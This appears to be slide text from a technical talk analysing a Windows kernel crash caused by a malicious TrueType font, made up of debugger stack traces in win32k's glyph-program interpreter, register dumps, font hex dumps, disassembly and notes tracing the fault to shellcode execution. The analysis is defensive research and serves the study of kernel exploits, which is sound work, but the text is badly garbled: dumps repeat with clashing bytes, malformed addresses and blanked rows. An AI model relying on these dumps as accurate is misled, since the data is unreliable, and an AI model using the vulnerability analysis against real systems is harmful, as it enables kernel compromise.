0003bae0 00 5e 00 00 00 01 00 00 00 00 00 01 00 01 00 01 | .^.....|
0003baf0 00 a9 b0 00 b0 00 42 4e b0 00 43 45 4d b0 00 43 | .....BN..CEM..C|
0003bb00 45 61 b0 17 23 78 b0 00 43 b0 01 60 20 b0 00 23 | Ea..#x..C..`..#|
0003bb10 42 b 00000: PUSHB 0 80 1c b0 00 43 20 | B.Pa...#x....C|
0003bb20 b0 0 23 42 45 b0 02 23 | ..a ..aE..#BE..#|
0003bb30 42 4 00002: PUSHB 0 00 50 5c b0 18 23 | BE..#B..C..P\..#|
0003bb40 78 b 23 78 b0 01 43 b0 | x..C..Ca..#x..C.|
0003bb50 03 4 00004: WS 43 b0 01 60 20 b0 | .Ca\..+#x..C..`..|
0003bb60 00 2 78 b0 01 b0 02 43 | .#B.Pa\..1#x....C|
0003bb70 42 b 00005: FLIPOFF 00 43 45 42 b8 ff | B....CB....CEB..|
0003bb80 b5 1 00006: PUSHB 0 50 60 b0 00 43 23 | ....C..`E.P`..C#|
0003bb90 44 b 44 31 37 01 01 00 | D....C..CD17...|
0003bba0 00 0 04 09 00 00 00 66 | .....f.....f|
0003bbb0 00 0 00 0c 00 66 00 03 | .....f..|
0003bbc0 00 0 00 03 00 01 04 09 | .....r.....|
...
```

00000: PUSHB 0

00002: PUSHB 0

00004: WS

00005: FLIPOFF

00006: PUSHB 0

# GLYF Program

00000060	00 00 00 00 00 03 ba d0	00 00 00 02 66 70 67 6d	.....fpgm
00000070	7f 06 e9 00 00 00 01 0c	00 03 b8 9b 67 6c 79 66	.....glyf
00000080	18 d3 69 4b 00 03 ba e4	00 00 00 bc 68 65 61 64	..iK.....head
...			
0003bad0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
0003bae0	00 5e 00 00 00 01 00 00	00 00 00 01 00 01 00 01	.^.....
0003baf0	00 a9 b0 00 b0 00 42 4e	b0 00 43 45 4d b0 00 43	.....BN..CEM..C
0003bb00	45 61 b0 17 23 78 b0 00	43 b0 01 60 20 b0 00 23	Ea...#x..C..`..#
0003bb10	42 b0 00 00 00 00 00 00	80 1c b0 00 43 20 00 00	B.Pa...#x.....C
0003bb20	b0 00 00 00 00 00 00 00	23 42 45 b0 02 23 00 00	..a ..aE..#BE..#
0003bb30	42 40 00 00 00 00 00 00	00 50 5c b0 18 23 00 00	BE..#B..C..P\..#
0003bb40	78 b0 00 00 00 00 00 00	23 78 b0 01 43 b0 00 00	x..C..Ca...#x..C.
0003bb50	03 40 00 00 00 00 00 00	43 b0 01 60 20 b0 00 00	.Ca\.+ #x..C..`..
0003bb60	00 20 00 00 00 00 00 00	78 b0 01 b0 02 43 00 00	.#B.Pa\.1#x....C
0003bb70	42 b0 00 00 00 00 00 00	00 43 45 42 b8 ff 00 00	B....CB....CEB..
0003bb80	b5 10 00 00 00 00 00 00	50 60 b0 00 43 23 00 00	....C..`E.P`.C#
0003bb90	44 b0 00 00 00 00 00 00	44 31 37 01 01 00 00 00	D....C..CD17...
0003bba0	00 00 00 00 00 00 00 00	04 09 00 00 00 66 00 00	.....f.....f
0003bbb0	00 00 00 00 00 00 00 00	00 0c 00 66 00 03 00 00	.....f..
0003bbc0	00 00 00 00 00 00 00 00	00 03 00 01 04 09 00 00	.....r.....
...			
0000A:	FLIPON		
0000B:	PUSHB 0		

LAST\_CONTROL\_TRANSFER: from bf85bff7 to e2482368

STACK\_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

b207a9a0 bf85bff7 013abaf2 013abb9b e2481f84 0xe2482368

b207a9c8 bf85f92f 013abaf2 013abb9b e2481f84 win32k!itrp\_ExecuteGlyphPgm+0x4c

b207a9fc bf862709 e248155c 00000001 00000000 win32k!fsg\_SimpleInnerGridFit+0x103

b207aa94 bf85e8bc e2481248 e2481774 e2481f84 win32k!fsg\_ExecuteGlyph+0x1d3

BUCKET\_ID: 0x7f\_8\_win32k!itrp\_ExecuteGlyphPgm+4c

Followup: MachineOwner

-----

kd> .tss 0x28

eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94

eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0 nv up ei ng nz ac pe nc

cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010296

e2482368 e8fbffff call e2482368

kd> D 013abaf2

013abaf2 b0 00 b0 00 42 4e b0 00-43 45 4d b0 00 43 45 61 ....BN..CEM..CEa

013abb02 b0 17 23 78 b0 00 43 b0-01 60 20 b0 00 23 42 b0 ..#x..C..` ..#B.

013abb12 50 61 b8 ff df 23 78 b0-80 1c b0 00 43 20 b0 01 Pa...#x.....C ..

013abb22 61 20 b0 01 61 45 b0 01-23 42 45 b0 02 23 42 45 a ..aE..#BE..#BE

013abb32 b0 03 23 42 b0 01 43 b0-00 50 5c b0 18 23 78 b0 ..#B..C..P\..#x.

013abb42 01 43 b0 02 43 61 b0 0d-23 78 b0 01 43 b0 03 43 .C..Ca..#x..C..C

013abb52 61 5c b0 2b 23 78 b0 00-43 b0 01 60 20 b0 00 23 a\..+ #x..C..` ..#

013abb62 42 b0 50 61 5c b0 31 23-78 b0 01 b0 02 43 42 b0 B.Pa\..1#x....CB.

LAST\_CONTROL\_TRANSFER: from bf85bff7 to e2482368

STACK\_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

b207a9a0 bf85bff7 013abaf2 013abb9b e2481f84 0xe2482368  
b207a9c8 bf85f92f 013abaf2 013abb9b e2481f84 win32k!itrp\_ExecuteGlyphPgm+0x4c  
b207a9fc bf862709 e248155c 00000001 00000000 win32k!fsg\_SimpleInnerGridFit+0x103  
b207aa94 bf85e8bc e2481248 e2481774 e2481f84 win32k!fsg\_ExecuteGlyph+0x1d3

BUCKET\_ID: 0x7f\_8\_win32k!itrp\_ExecuteGlyphPgm+4c

Followup: MachineOwner

-----

The pointer argument to  
win32k!itrp\_ExecuteGlyphPgm

kd> .tss 0x28

eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94  
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0 nv up ei ng nz ac pe nc  
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010296  
e2482368 e8fbffff call e2482368

kd> D 013abaf2

013abaf2	b0	00	b0	00	42	4e	b0	00	-43	45	4d	b0	00	43	45	61	....BN..CEM..CEa
013abb02	b0	17	23	78	b0	00	43	b0	-01	60	20	b0	00	23	42	b0	..#x..C..`..#B.
013abb12	50	61	b8	ff	df	23	78	b0	-80	1c	b0	00	43	20	b0	01	Pa...#x.....C..
013abb22	61	20	b0	01	61	45	b0	01	-23	42	45	b0	02	23	42	45	a..aE..#BE..#BE
013abb32	b0	03	23	42	b0	01	43	b0	-00	50	5c	b0	18	23	78	b0	..#B..C..P\..#x.
013abb42	01	43	b0	02	43	61	b0	0d	-23	78	b0	01	43	b0	03	43	.C..Ca..#x..C..C
013abb52	61	5c	b0	2b	23	78	b0	00	-43	b0	01	60	20	b0	00	23	a\..+ #x..C..`..#
013abb62	42	b0	50	61	5c	b0	31	23	-78	b0	01	b0	02	43	42	b0	B.Pa\..1#x....CB.

LAST\_CONTROL\_TRANSFER: from bf85bff7 to e2482368

STACK\_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.  
b207a9a0 bf85bff7 013abaf2 013abb9b e2481f84 0xe2482368  
b207a9c8 bf85f92f 013abaf2 013abb9b e2481f84 win32k!itrp\_ExecuteGlyphPgm+0x4c  
b207a9fc bf862709 e248155c 00000001 00000000 win32k!fsg\_SimpleInnerGridFit+0x103  
b207aa94 bf85e8bc e2481248 e2481774 e2481f84 win32k!fsg\_ExecuteGlyph+0x1d3

BUCKET\_ID: 0x7f\_8\_win32k!itrp\_ExecuteGlyphPgm+4c

Followup: Machine0  
-----

kd> .tss 0x28  
eax=e2481f84 ebx=e2481f84  
eip=e2482368 esp=b207a9a0  
cs=0008 ss=0010  
e2482368 e8fbffff

00000: PUSHB 0  
00002: PUSHB 0  
00004: WS  
00005: FLIPOFF  
00006: PUSHB 0  
00008: RS  
00009: RCVT  
0000A: FLIPON  
0000B: PUSHB 0  
...

The pointer argument to  
win32k!itrp\_ExecuteGlyphPgm

kd> D 013abaf2

013abaf2	b0 00 b0 00 42 4e b0 00	-43 45 4d b0 00 43 45 61	....BN..CEM..CEa
013abb02	b0 17 23 78 b0 00 43 b0	-01 60 20 b0 00 23 42 b0	..#x..C..` ..#B.
013abb12	50 61 b8 ff df 23 78 b0	-80 1c b0 00 43 20 b0 01	Pa...#x.....C ..
013abb22	61 20 b0 01 61 45 b0 01	-23 42 45 b0 02 23 42 45	a ..aE..#BE..#BE
013abb32	b0 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	..#B..C..P\..#x.
013abb42	01 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.C..Ca..#x..C..C
013abb52	61 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	a\..+#x..C..` ..#
013abb62	42 b0 50 61 5c b0 31 23	-78 b0 01 b0 02 43 42 b0	B.Pa\.1#x....CB.

GLYF Program from TTF

LAST\_CONTROL\_TRANSFER: from bf85bff7 to e2482368

STACK\_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

b207a9a0 bf85bff7 013abaf2 013abb9b e2481f84 0xe2482368  
b207a9c8 bf85f92f 013abaf2 013abb9b e2481f84 win32k!itrp\_ExecuteGlyphPgm+0x4c  
b207a9fc bf862709 e248155c 00000001 00000000 win32k!fsg\_SimpleInnerGridFit+0x103  
b207aa94 bf85e8bc e2481248 e2481774 e2481f84 win32k!fsg\_ExecuteGlyph+0x1d3

BUCKET\_ID: 0x7f\_8\_win32k!itrp\_ExecuteGlyphPgm+4c

Followup: MachineOwner

-----

Ok, so what's this?

kd> .tss 0x28

eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94  
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0 nv up ei ng nz ac pe nc  
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010296  
e2482368 e8fbffff call e2482368

kd> D 013abb9b

013abb9b	31	37	01	01	00	00	00	00-08	00	66	00	03	00	01	04	17.....f.....
013abbab	09	00	00	00	66	00	00	00-03	00	01	04	09	00	01	00	....f.....
013abbbb	0c	00	66	00	03	00	01	04-09	00	02	00	0e	00	72	00	..f.....r.
013abbcb	03	00	01	04	09	00	03	00-1c	00	80	00	03	00	01	04	.....
013abbdb	09	00	04	00	0c	00	66	00-03	00	01	04	09	00	05	00	.....f.....
013abbfb	18	00	9c	00	03	00	01	04-09	00	06	00	0c	00	66	00	.....f.
013abbfb	03	00	01	04	09	00	07	00-62	00	b4	00	43	00	6f	00	.....b...C.o.
013abc0b	70	00	79	00	72	00	69	00-67	00	68	00	74	00	20	00	p.y.r.i.g.h.t. .

## STACK TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

```
b207a9a0 bf85bff7 013abaf2 013abb9b e2481f84 0xe2482368
```

```
b207a9c8 bf85f92f 013abaf2 013abb9b e2481f84 win32k!itrp_ExecuteGlyphPgm+0x4c
```

b207a9fc bf862709 e248155c 00000001 00000000 win32k!fsg\_SimpleInnerGridFit+0x103

b207aa94 bf85e8bc e2481248/e2481774 e2481f84 win32k!fsg\_ExecuteGlyph+0x1d3

BUCKET\_ID: 0x7f\_8\_win32k!itrp\_ExecuteGlyphPgm+4c

## Followup: MachineOwner

\_\_\_\_\_

# Ok, so what's this?

```
kd> .tss 0x28
```

eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94

```
eip=e2482368 esp=b2077000 ac pe nc
```

cs=0008 ss=~~0010~~ ds=0023 Points to the exact end of the 00010296

e2482368 e8fbffff

```
kd> D 013abb9b
```

```
013abb9b 31 37 01 01 00 | (3BAF4+A9) | E....
```

013abbab    09 00 00 00 66 .....

```
013abbbb  0c 00 66 00 03 00 01 04-09 00 02 00 0e 00 72 00  ..f.....r.
```

```
013abbbcb  03 00 01 04 09 00 03 00-1c 00 80 00 03 00 01 04  . . . . .
```

```
013abdbdb 09 00 04 00 0c 00 66 00-03 00 01 04 09 00 05 00 .....f.....
```

```
013abb eb 18 00 9c 00 03 00 01 04-09 00 06 00 0c 00 66 00 .....f.
```

```
013abfb 03 00 01 04 09 00 07 00-62 00 b4 00 43 00 6f 00 .....b...C.o.
```

```
013abc0b  70 00 79 00 72 00 69 00-67 00 68 00 74 00 20 00  p.y.r.i.g.h.t. .
```

Points to the exact end of the  
GLYF instruction array  
(3BAE4+A9)

...	00	00	00	00	00	03	ba	d0	00	00	00	02	66	70	67	6d	.....fpgm
00000070	7f	06	e9	00	00	00	01	0c	00	03	b8	9b	67	6c	79	66	.....glyph
00000080	18	d3	69	4b	00	03	ba	e4	00	00	00	bc	68	65	61	64	..iK.....head
...																	
0003bad0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003bae0	00	5e	00	00	00	01	00	00	00	00	00	01	00	01	00	01	.^.....
0003baf0	00	a9	b0	00	b0	00	42	4e	b0	00	43	45	4d	b0	00	43	.....BN..CEM..C
0003bb00	45	61	b0	17	23	78	b0	00	43	b0	01	60	20	b0	00	23	Ea..#x..C..`..#
0003bb40	78	b0	01	43	b0	02	43	61	b0	0d	23	78	b0	01	43	b0	x..C..Ca..#x..C.
0003bb70	42	b0	02	b0	03	43	42	b0	03	b0	00	43	45	42	b8	ff	B....CB....CEB..
0003bb80	b5	1c	b0	00	43	b0	03	60	45	b0	50	60	b0	00	43	23	....C..`E.P`.C#
0003bb90	44	b0	01	1f	b0	00	43	b0	03	43	44	31	37	01	01	00	D....C..CD17...
0003bba0	00	00	00	08	00	66	00	03	00	01	04	09	00	00	00	66	.....f.....f
0003bbb0	00	00	00	03	00	01	04	09	00	01	00	0c	00	66	00	03	.....f..
0003bbc0	00	01	04	09	00	02	00	0e	00	72	00	03	00	01	04	09	.....r.....
0003bbd0	00	03	00	1c	00	80	00	03	00	01	04	09	00	04	00	0c	.....
0003bbe0	00	66	00	03	00	01	04	09	00	05	00	18	00	9c	00	03	.f.....
0003bbf0	00	01	04	09	00	06	00	0c	00	66	00	03	00	01	04	09	.....f.....
0003bc00	00	07	00	62	00	b4	00	43	00	6f	00	70	00	79	00	72	...b...C.o.p.y.r
0003bc10	00	69	00	67	00	68	00	74	00	20	00	a9	00	20	00	32	.i.g.h.t.....2
...																	

# Another Look At TTF

kd> D 013abb9b																	
013abb9b	31	37	01	01	00	00	00	00-08	00	66	00	03	00	01	04	17	.....f.....
013abbab	09	00	00	00	66	00	00	00-03	00	01	04	09	00	01	00		....f.....
013abbbb	0c	00	66	00	03	00	01	04-09	00	02	00	0e	00	72	00		..f.....r.
013abbcb	03	00	01	04	09	00	03	00-1c	00	80	00	03	00	01	04		.....
013abbdb	09	00	04	00	0c	00	66	00-03	00	01	04	09	00	05	00		.....f.....
013abbeb	18	00	9c	00	03	00	01	04-09	00	06	00	0c	00	66	00		.....f.
013abbfb	03	00	01	04	09	00	07	00-62	00	b4	00	43	00	6f	00		.....b...C.o.
013abc0b	70	00	79	00	72	00	69	00-67	00	68	00	74	00	20	00		p.y.r.i.g.h.t. .

...	00000060	00	00	00	00	00	03	ba	d0	00	00	00	02	66	70	67	6d	.....fpgm
	00000070	7f	06	e9	00	00	00	01	0c	00	03	b8	9b	67	6c	79	66	.....glyph
	00000080	18	d3	69	4b	00	03	ba	e4	00	00	00	bc	68	65	61	64	..iK.....head
...	0003bad0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	0003bae0	00	5e	00	00	00	01	00	00	00	00	00	01	00	01	00	01	.....
	0003baf0	00	a9	b0	00	b0	00	42	4e	b0	00	43	45	4d	b0	00	43	.....BN..CEM..C
	0003bb00	45	61	b0	17	23	78	b0	00	43	b0	01	60	20	b0	00	23	Ea..#x..C..`..#
	0003bb40	78	b0	01	43	b0	02	43	61	b0	0d	23	78	b0	01	43	b0	x..C..Ca..#x..C.
	0003bb70	42	b0	02	b0	03	43	42	b0	03	b0	00	43	45	42	b8	ff	B....CB....CEB..
	0003bb80	b5	1c	b0	00	43	b0	03	60	45	b0	50	60	b0	00	43	23	....C..`E.P`.C#
	0003bb90	44	b0	01	1f	b0	00	43	b0	03	43	44	31	37	01	01	00	D....C..CD17...
	0003bba0	00	00	00	08	00	66	00	03	00	01	04	09	00	00	00	66	.....f.....f
	0003bbb0	00	00	00	03	00	01	04	09	00	01	00	0c	00	66	00	03	.....f..
	0003bbc0	00	01	04	09	00	02	00	0e	00	72	00	03	00	01	04	09	.....r.....
	0003bbd0	04	09	00	04	00	0c	00	00	00	00	00	00	00	00	00	00	.....
	0003bbe0	00	18	00	9c	00	03	00	00	00	00	00	00	00	00	00	00	.f.....
	0003bbf0	00	03	00	01	04	09	00	00	00	00	00	00	00	00	00	00	.....f.....
	0003bc00	00	70	00	79	00	72	00	00	00	00	00	00	00	00	00	00	...b...C.o.p.y.r
	0003bc10	00	69	00	67	00	68	00	74	00	20	00	a9	00	20	00	32	.i.g.h.t.....2
...																		

GLYF is 188 bytes

3BAE4+BC=3BBA0 =  
start of NAME record

Another Look At TTF

kd> D 013abb9b																
013abb9b	31	37	01	01	00	00	00	00-08	00	66	00	03	00	01	04	17.....f.....
013abbab	09	00	00	00	66	00	00	00-03	00	01	04	09	00	01	00	....f.....
013abbbb	0c	00	66	00	03	00	01	04-09	00	02	00	0e	00	72	00	..f.....r.
013abbcb	03	00	01	04	09	00	03	00-1c	00	80	00	03	00	01	04	.....
013abbdb	09	00	04	00	0c	00	66	00-03	00	01	04	09	00	05	00	.....f.....
013abbef	18	00	9c	00	03	00	01	04-09	00	06	00	0c	00	66	00	.....f.
013abbfb	03	00	01	04	09	00	07	00-62	00	b4	00	43	00	6f	00	.....b...C.o.
013abc0b	70	00	79	00	72	00	69	00-67	00	68	00	74	00	20	00	p.y.r.i.g.h.t. .

...	00000060	00	00	00	00	00	03	ba	d0	00	00	00	02	66	70	67	6d	.....fpgm
	00000070	7f	06	e9	00	00	00	01	0c	00	03	b8	9b	67	6c	79	66	.....glyph
	00000080	18	d3	69	4b	00	03	ba	e4	00	00	00	bc	68	65	61	64	..iK.....head
...																		
	0003bad0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
	0003bae0	00	5e	00	00	00	01	00	00	00	00	00	01	00	01	00	01	.^.....
	0003baf0	00	a9	b0	00	b0	00	42	4e	b0	00	43	45	4d	b0	00	43	.....BN..CEM..C
	0003bb00	45	61	b0	17	23	78	b0	00	43	b0	01	60	20	b0	00	23	Ea..#x..C..`..#
	0003bb10	b0	0d	23	78	b0	01	43	b0	03	b0	00	43	45	42	b8	ff	x..C..Ca..#x..C.
	0003bb20	03	b0	00	43	45	42	b8	ff	45	b0	50	60	b0	00	43	23	B....CB....CEB..
	0003bb30	b5	1c	b0	00	45	b0	05	60	45	b0	50	60	b0	00	43	23	....C..`E.P`.C#
	0003bb90	44	b0	01	1f	b0	00	43	b0	03	43	44	31	37	01	01	00	D....C..CD17...
	0003bba0	00	00	00	08	00	66	00	03	00	01	04	09	00	01	04	09	.....r.....
	0003bbb0	00	00	00	03	00	01	04	09	00	01	00	0c	00	01	04	09	.....f.....
	0003bbc0	00	01	04	09	00	02	00	0e	00	72	00	03	00	01	04	09	..f.....r.
	0003bbd0	00	03	00	1c	00	80	00	03	00	01	04	09	00	04	00	0c	.....f.....
	0003bbe0	00	66	00	03	00	01	04	09	00	05	00	18	00	9c	00	03	.....f.....
	0003bbf0	00	01	04	09	00	06	00	0c	00	66	00	03	00	01	04	09	.....b...C.o.
	0003bc00	00	07	00	62	00	b4	00	43	00	6f	00	70	00	79	00	72	...b...C.o.p.y.r
	0003bc10	00	69	00	67	00	68	00	74	00	20	00	a9	00	20	00	32	.i.g.h.t. ... .2
...																		

I'll explain these later

This is the 'flags' field

kd> D 013abb9b	013abb9b	31	37	01	01	00	00	00	00	-08	00	66	00	03	00	01	04	17.....f.....
	013abbab	09	00	00	00	66	00	00	00	-03	00	01	04	09	00	01	00	....f.....
	013abbbb	0c	00	66	00	03	00	01	04	-09	00	02	00	0e	00	72	00	..f.....r.
	013abbcb	03	00	01	04	09	00	03	00	-1c	00	80	00	03	00	01	04	.....f.....
	013abbdb	09	00	04	00	0c	00	66	00	-03	00	01	04	09	00	05	00	.....f.....
	013abbef	18	00	9c	00	03	00	01	04	-09	00	06	00	0c	00	66	00	.....f.....
	013abbfb	03	00	01	04	09	00	07	00	-62	00	b4	00	43	00	6f	00	.....b...C.o.
	013abc0b	70	00	79	00	72	00	69	00	-67	00	68	00	74	00	20	00	p.y.r.i.g.h.t. .

```
...
00000060 00 00 00 00 00 03 ba d0 00 00 00 02 66 70 67 6d |.....fpgm|
00000070 7f 06 e9 00 00 00 01 0c 00 03 b8 9b 67 6c 79 66 |.....glyph|
00000080 18 d3 69 4b 00 03 ba e4 00 00 00 bc 68 65 61 64 |..iK.....head|
...
```

```
0003bad0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0003bae0 00 5e 00 00 00 00 00 00 00 01 00 01 00 01 00 01 |.^.....|
0003baf0 00 a9 00 00 00 00 00 00 00 d b0 00 43 00 00 00 |.....BN..CEM..C|
0003bb00 45 61 00 00 00 00 00 00 00 0 b0 00 23 00 00 00 |Ea..#x..C..`..#|
0003bb40 78 b0 00 00 00 00 00 00 00 01 43 b0 00 00 00 00 |x..C..Ca..#x..C|
0003bb70 42 b0 00 00 00 00 00 00 00 5 42 b8 ff 00 00 00 |B....CB....CEB..|
0003bb80 b5 1c b0 00 43 b0 03 60 45 b0 50 60 b0 00 43 23 |....C..`E.P`.C#|
0003bb90 44 b0 01 1f b0 00 43 b0 03 43 44 31 37 01 01 00 |D...a...CB17|
0003bba0 00 00 00 08 00 66 00 03 00 01 04 09 00 00 00 00 |.....|
0003bbb0 00 00 00 03 00 01 04 09 00 01 00 0c 00 00 00 00 |.....|
0003bbc0 00 01 04 09 00 02 00 0e 00 72 00 03 00 00 00 00 |.....|
0003bbd0 00 03 00 1c 00 80 00 03 00 01 04 09 00 04 00 0c |.....|
0003bbe0 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0003bbf0 00 01 04 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0003bc00 00 07 00 60 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0003bc10 00 69 00 60 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
...
```

What could 0x3137 possibly mean?

The flags don't actually make any sense.

```
kd> D 013abb9b
013abb9b 31 37 01 00
013abbab 09 00 00 00
013abbbb 0c 00 66 00
013abbcb 03 00 01 00
013abbdb 09 00 04 00
013abbeb 18 00 9c 00
013abbfb 03 00 01 00
013abc0b 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 p.y.r.i.g.h.t. .
```

```
'glyph' Table - Glyph Data [...]
Glyph 5: off = 0x00000000, len = 188
[...] Length of Instructions: 169
[...]
```

```
00167: RS
00168: WCVTP
```

Flags  
-----

0: YDual XDual On  
1: YDual XDual Y-Short X-Short On

```
...
00000060 00 00 00 00 00 03 ba d0 00 00 00 02 66 70 67 6d |.....fpgm|
00000070 7f 06 e9 00 00 00 01 0c 00 03 b8 9b 67 6c 79 66 |.....glyph|
00000080 18 d3 69 4b 00 03 ba e4 00 00 00 bc 68 65 61 64 |..iK.....head|
...
```

```
0003bad0 00 00
0003bae0 00 5e
0003baf0 00 a9
0003bb00 45 61
0003bb40 78 b0
0003bb70 42 b0
0003bb80 b5 1c b0 00 43 b0 03 60 45 b0 50 60 b0 00 43 23
0003bb90 44 b0 01 1f b0 00 43 b0 03 43 44 31 37 01 01 00
0003bba0 00 00 00 08 00 66 00 03 00 01 04 09 00
0003bbb0 00 00 00 03 00 01 04 09 00 01 00 0c 00
0003bbc0 00 01 04 09 00 02 00 0e 00 72 00 03 00
0003bbd0 00 03 00 1c 00 80 00 03 00 01 04 09 00 04 00 0c
0003bbe0 00 66 00 0
0003bbf0 00 01 04 0
0003bc00 00 07 00 6
0003bc10 00 69 00 6
...
```

What could 0x3137  
possibly mean?  
(The author is dyslexic?)

The flags don't actually  
make any sense.

```
'glyph' Table - Glyph Data [...]
Glyph 5: off = 0x00000000, len = 188
[...] Length of Instructions: 169
[...]
```

```
kd> D 013abb9b
013abb9b 31 37 01 0
013abbab 09 00 00 0
013abbbb 0c 00 66 0
013abbcb 03 00 01 0
013abbdb 09 00 04 0
013abbeb 18 00 9c 0
013abbfb 03 00 01 0
013abc0b 70 00 79 00 72 00 69 00-67 00 68 00 74 00 20 00 p.y.r.i.g.h.t. .
```

```
00167: RS
00168: WCVTP
```

Flags  
-----

0: YDual XDual On  
1: YDual XDual Y-Short X-Short On

LAST\_CONTROL\_TRANSFER: from bf85bff7 to e2482368

STACK\_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

b207a9a0 bf85bff7 013abaf2 013abb9b e2481f84 0xe2482368

b207a9c8 bf85f92f 013abaf2 013abb9b e2481f84 win32k!itrp\_ExecuteGlyphPgm+0x4c

b207a9fc bf852709 e248155c 00000001 00000000 win32k!fsg\_SimpleInnerGridFit+0x103

b207aa94 bf85e8bc e2481248 e2481774 e2481f84 win32k!fsg\_ExecuteGlyph+0x1d3

kd> U win32k!itrp\_ExecuteGlyphPgm win32k!itrp\_ExecuteGlyphPgm+60

win32k!itrp\_ExecuteGlyphPgm:

bf85bfab	8bff	mov	edi,edi
bf85bfad	55	push	ebp
bf85bfae	8bec	mov	ebp,esp
bf85bfb0	51	push	ecx
bf85bfb1	53	push	ebx
bf85bfb2	8b5d10	mov	ebx,dword ptr [ebp+10h]
bf85bfb5	56	push	esi
bf85bfb6	894dfc	mov	dword ptr [ebp-4],ecx
bf85bfb9	57	push	edi
bf85bfba	8d7324	lea	esi,[ebx+24h]
bf85bfed	8b4dfc	mov	ecx,dword ptr [ebp-4]
bf85bff0	8bd0	mov	edx,eax
bf85bff2	e808330000	call	win32k!itrp_Execute (bf85f2ff)
bf85bff7	8bd0	mov	edx,eax ; fault
bf85bff9	8b4b68	mov	ecx,dword ptr [ebx+68h]
bf85bffc	8b7330	mov	esi,dword ptr [ebx+30h]
bf85bfff	33c0	xor	eax,eax

This is the saved EIP

LAST\_CONTROL\_TRANSFER: from bf85bff7 to e2482368

STACK\_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

b207a9a0 bf85bff7 013abaf2 013abb9b e2481f84 0xe2482368

b207a9c8 bf85f92f 013abaf2 013abb9b e2481f84 win32k!itrp\_ExecuteGlyphPgm+0x4c

b207a9fc bf852709 e248155c 00000001 00000000 win32k!fsg\_SimpleInnerGridFit+0x103

b207aa94 bf85e8bc e2481248 e2481774 e2481f84 win32k!fsg\_ExecuteGlyph+0x1d3

kd> U win32k!itrp\_ExecuteGlyphPgm win32k!itrp\_ExecuteGlyphPgm+60

win32k!itrp\_ExecuteGlyphPgm:

bf85bfab	8bff	mov	edi,edi
bf85bfad	55	push	ebp
bf85bfae	8bec	mov	ebp,esp
bf85bfb0	51	push	ecx
bf85bfb1	53	push	ebx
bf85bfb2	8b5d10	mov	ebx,dword ptr [ebp+10h]
bf85bfb5	56	push	esi
bf85bfb6	894dfc	mov	dword ptr [ebp-4],ecx
bf85bfb9	57	push	edi
bf85bfba	8d7324	lea	esi,[ebx+24h]
bf85bfed	8b4dfc	mov	ecx,dword ptr [ebp-4]
bf85bff0	8bd0	mov	edx,eax
bf85bff2	e808330000	call	win32k!itrp_Execute (bf85f2ff)
bf85bff7	8bd0	mov	edx,eax ; fault
bf85bff9	8b4b68	mov	ecx,dword ptr [ebx+68h]
bf85bffc	8b7330	mov	esi,dword ptr [ebx+30h]
bf85bfff	33c0	xor	eax,eax

So this CALL leads  
to shellcode exec.

LAST\_CONTROL\_TRANSFER: from bf85bff7 to e2482368

STACK\_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

b207a9a0	bf85bff7	013abaf2	013abb9b	e2481f84	0xe2482368
b207a9c8	bf85f92f	013abaf2	013abb9b	e2481f84	win32k!itrp_ExecuteGlyphPgm+0x4c
b207a9fc	bf862709	e248155c	00000001	00000000	win32k!fsg_SimpleInnerGridFit+0x103
b207aa94	bf85e8bc	e2481248	e2481774	e2481f84	win32k!fsg_SimpleInnerGridFit+0x4a
b207aaf0	bf85e779	e2481248	e2481f84	e2481764	win32k!fsg_SimpleInnerGridFit+0x4a
b207ab30	bf85ed09	e2481248	e2481f84	e24812bc	win32k!fsg_SimpleInnerGridFit+0x4a
b207aba8	bf85c15d	00000001	b207abc4	bf85c18f	win32k!fs__Contour+0x291
b207abb4	bf85c18f	e2481010	e2481074	b207abdc	win32k!fs__ContourGridFit+0x12

And this argument?

kd> D e2481f84

e2481f84	fc	1a	48	e2	00	1f	48	e2	-80	1f	48	e2	04	00	03	00	..H...H...H.....
e2481f94	00	00	04	00	00	00	00	00	-00	00	00	00	00	00	00	00	.....
e2481fa4	00	00	00	00	44	00	00	00	-00	00	00	00	00	00	00	00	....D.....
e2481fb4	00	00	00	00	00	00	00	00	-40	00	00	00	69	c2	85	bf	.....@...i...
e2481fc4	03	00	00	00	00	00	00	00	-00	00	00	00	00	00	00	00	.....
e2481fd4	09	00	03	00	80	00	00	00	-01	00	00	00	44	00	00	00	.....D...
e2481fe4	00	00	00	00	00	00	00	00	-00	00	00	00	00	00	00	00	.....
e2481ff4	40	00	00	00	69	c2	85	bf	-03	00	00	00	00	00	00	00	@...i.....

TSS: 00000028 -- (.tss 0x28)

